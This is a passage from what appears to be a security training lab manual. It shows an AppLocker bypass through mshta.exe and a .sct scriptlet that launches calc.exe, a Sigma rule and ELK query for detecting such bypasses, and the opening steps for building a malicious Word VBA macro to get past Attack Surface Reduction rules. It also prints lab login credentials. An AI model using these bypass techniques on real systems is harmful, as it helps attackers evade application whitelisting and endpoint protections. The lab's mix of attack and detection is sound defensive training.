
In the above snippet, we generate a shell through the `new ActiveXObject("WScript.Shell")` call and spawn the calculator by invoking `calc.exe` through the object's `Run` method.

Creating the payload in notepad should look as follows:

Step 2: Save Payload File

With the payload logic made, we now have to save the file. This is done by selecting the `Save As...` entry located in the `File` tab.


Once clicked, the `Save As...` entry opens the `Save As` window in which we can save our payload on the Desktop using, for example, `MshtaBypass.sct` as name. Once done, press the `Save` button to ensure the file is written.



Step 3: Bypass AppLocker

Using the following command enables us to bypass AppLocker by loading the contents of the script and executing the `Exec` function which spawns the calculator. Note that the file's escaped URL (`file://C:/Users/student/Downloads/MshtaBypass.sct`) may differ depending on your setup.

```
mshta.exe javascript:a=
(GetObject("script:file://C:/Users/student/Downloads/MshtaBypass.sct")).Exec();close
```



Objective 5: Detecting AppLocker Bypasses

We have tested 3 different ways of bypassing AppLocker, all relying on built-in Windows executables. These techniques could be blocked, as we could develop explicit AppLocker rules to block the execution of `installutil.exe`, `regsvcs.exe` or `mshta.exe` for users that do not need it. There is usually no valid reason for non-developers to use these tools.

As prevention is not always feasible, we'll focus on detection strategies in this part of the lab.

In order to execute this part of the lab, please exit all RDP sessions you may still have open and fall back to your CommandoVM machine.

Step 1: Required Log Sources

Windows event logs

Event ID 4688(S): A new process has been created
This event generates every time a new process starts.

Source: docs.microsoft.com

Sysmon

Event ID 1: Process creation

The process creation event provides extended information about a newly created process. The full command line provides context on the process execution. The ProcessGUID field is a unique value for this process across a domain to make event correlation easier. The hash is a full hash of the file with the algorithms in the HashType field.

Source: docs.microsoft.com

Step 2: Detection Logic

As the typical AppLocker bypass strategies are not commonly seen during normal user activity, detection is not that hard. Florian Roth's Sigma repository includes a rule that can be used for detection:

```
title: Possible Applocker Bypass
id: 82a19e3a-2bfe-4a91-8c0d-5d4c98fbb719
description: Detects execution of executables that can be used to bypass Applocker
whitelisting
status: experimental
references:
    -
https://github.com/subTee/ApplicationWhitelistBypassTechniques/blob/master/TheList.t

    - https://room362.com/post/2014/2014-01-16-application-whitelist-bypass-using-
ieexec-dot-exe/
author: juju4
date: 2019/01/16
tags:
    - attack.defense_evasion
    - attack.t1118
    - attack.t1121
    - attack.t1127
    - attack.t1170
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        CommandLine|contains:
            - '\msdt.exe'
            - '\installutil.exe'
            - '\regsvcs.exe'
            - '\regasm.exe'
            # - '\regsvr32.exe'  # too many FPs, very noisy
            - '\msbuild.exe'
            - '\ieexec.exe'
            #- '\mshta.exe'
            #- '\csc.exe'
    condition: selection
falsepositives:
    - False positives depend on scripts and administrative tools used in the
monitored environment
    - Using installutil to add features for .NET applications (primarly would
occur in developer environments)
level: low
```

Source: github.com/Neo23x0/sigma/

Step 3: Detect our Bypasses


If we apply the above detection logic on our ELK stack, we would end up with the below query which:

- Filters for event ID `1` (Sysmon) or `4688` (Windows).

- Looks for typically executables used as part of the bypasses.

```
event.code: (1 or 4688) and process.executable.text: (*msdt.exe* or
*installutil.exe* or *regsvcs.exe* or *regasm.exe* or *regsvr32.exe* or
*msbuild.exe* or *ieexec.exe* or *mshta.exe* or *csc.exe*)
```

As you can see, this community SIGMA rule successfully detects the bypasses demonstrated in this lab:



Conclusions

During this lab, we demonstrated the following highly useful skills:

- How to deploy a default AppLocker ruleset
- How to bypass AppLocker using T1118 - InstallUtil
- How to bypass AppLocker using T1121 - Regsvcs / RegAsm
- How to bypass AppLocker using T1170 - Mshta
- How the bypasses can be detected using an existing SIGMA rule

As you can see, successful detection doesn't always involve complex rule development!

After the lab, please stop your target environment. In order to do so, please use the following command:

```
cd /home/student/Desktop/lab-manager
./manage.sh destroy_target -t [version_tag] -r [region]
```

Exercise 3: Bypassing Attack Surface Reduction

In this lab, we will introduce a simple yet effective way of bypassing one of the Attack Surface Reduction rules.

> **Attack Surface Reduction Rules**
>
> Attack surface reduction rules target software behaviors that are often abused by attackers, such as: -Launching executable files and scripts that attempt to download or run files -Running obfuscated or otherwise suspicious scripts -Performing behaviors that apps don't usually initiate during normal day-to-day work These behaviors are sometimes seen in legitimate applications; however, they are considered risky because they are commonly abused by malware. Attack surface reduction rules can constrain these kinds of risky behaviors and help keep your organization safe.
>
> *Source: docs.microsoft.com*

We will first demonstrate a way of bypassing Attack Surface Reduction (ASR) rules, after which we will analyse opportunities for detection!

Lab Setup and Preparation

Please start your target lab environment using the following commands on the student VM:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -r [region] -t [version_tag]
```

Once the environment is deployed, please start the lab from the CommandoVM.


Objective 1: Detecting a typical VBA Macro

As a first step in this lab, we'll demonstrate a very simple VBA macro that will execute calc.exe. We will also illustrate how easy it is to detect these using simple logic.


Step 1: Creating a Malicious Word Document

We will use the Win10 machine (192.168.20.105), on which MS Office has been installed. Please open a Remote Desktop connection to 192.168.20.105 with username `student_ladm` an password `Sec699!!`).


From this machine, use Windows' search function to locate the *"Word"* executable.



Once launched, you might be greeted by a sign-in prompt which you can disregard using the top-right closing button.




You can then select a new *"Blank document"* from the *"New"* section, which is where we will start placing our malicious payload.




Step 2: Creating a new Macro


From the new empty document, use Word's search-bar to open the *"Visual Basic Editor"* as shown below.



As soon as the editor opens, right-click *"ThisDocument"* and, from the *"Insert"* entry, select the *"Module"* option.



In the below displayed *"Module1 (Code)"* pane, we may now proceed to write our VBA code.

